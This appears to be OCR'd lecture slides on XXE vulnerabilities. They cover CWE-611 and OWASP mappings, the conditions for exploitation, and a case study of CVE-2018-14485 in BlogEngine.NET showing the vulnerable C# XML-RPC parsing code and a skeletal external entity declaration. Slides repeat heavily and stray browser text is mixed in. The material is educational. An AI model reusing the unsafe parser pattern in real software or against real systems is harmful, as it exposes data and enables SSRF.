
XXE (XML eXternal entities)



XXE (XML eXternal entities)




XXE (XML eXternal entities)




```
<!ENTITY extEntity
  SYSTEM
  "https://....">
```

XXE (XML eXternal entities)





```
<!ENTITY extEntity
  SYSTEM
  "https://....">
```


XXE

- CWE-611:
  Improper Restriction of XML External Entity Reference
- CWE Top 25: 23
- OWASP Top 10:
  - 2017: A4:2017 – XML External Entities (XXE)
  - 2021: A05:2021 – Security Misconfiguration
- OWASP ASVS 4.0.3: 5.5.2

Последствия: утечки данных, SSRF



XXE (XML eXternal entities)



Условия:
1. Путь XML до парсера
2. Опасная конфигурация парсера

BlogEngine.NET


Welcome to BlogEngine.NET

Administrator May 20, 2018 BlogEngine.NET share

If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES | OFFICIAL WEBSITE | DONATE

Write Permissions


New tab
InPrivate
For quick access, place your favorites here on the favorites bar. Manage favorites now
InPrivate browsing
InPrivate search with Microsoft Bing
What InPrivate browsing does
Deletes your browsing info when you close all InPrivate windows
Saves collections, favorites, and downloads (but not download history)
Prevents Microsoft Bing searches from being associated with you
What InPrivate browsing doesn't do
Hide your browsing from your school, employer, or internet service provider
Give you additional protection from tracking by default
Add additional protection to what's available in normal browsing
Always use "Strict" tracking prevention when browsing InPrivate
If this is off, we'll use the same tracking prevention setting as a normal browsing window
More details

BlogEngine.NET: CVE-2018-14485

```
<add name="MetaWeblog"
     verb="*"
     path="metaweblog.axd"
     type="BlogEngine.Core.API.MetaWeblog.MetaWeblogHandler, BlogEngine.Core"
     resourceType="Unspecified"
     requireAccess="Script"
     preCondition="integratedMode" />
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```


BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request.InputStream.Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```



BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                              .InputStream
                              .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

BlogEngine.NET: CVE-2018-14485

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml); // Loads Method Call
                                   // and Associated Variables
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                         .InputStream
                         .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

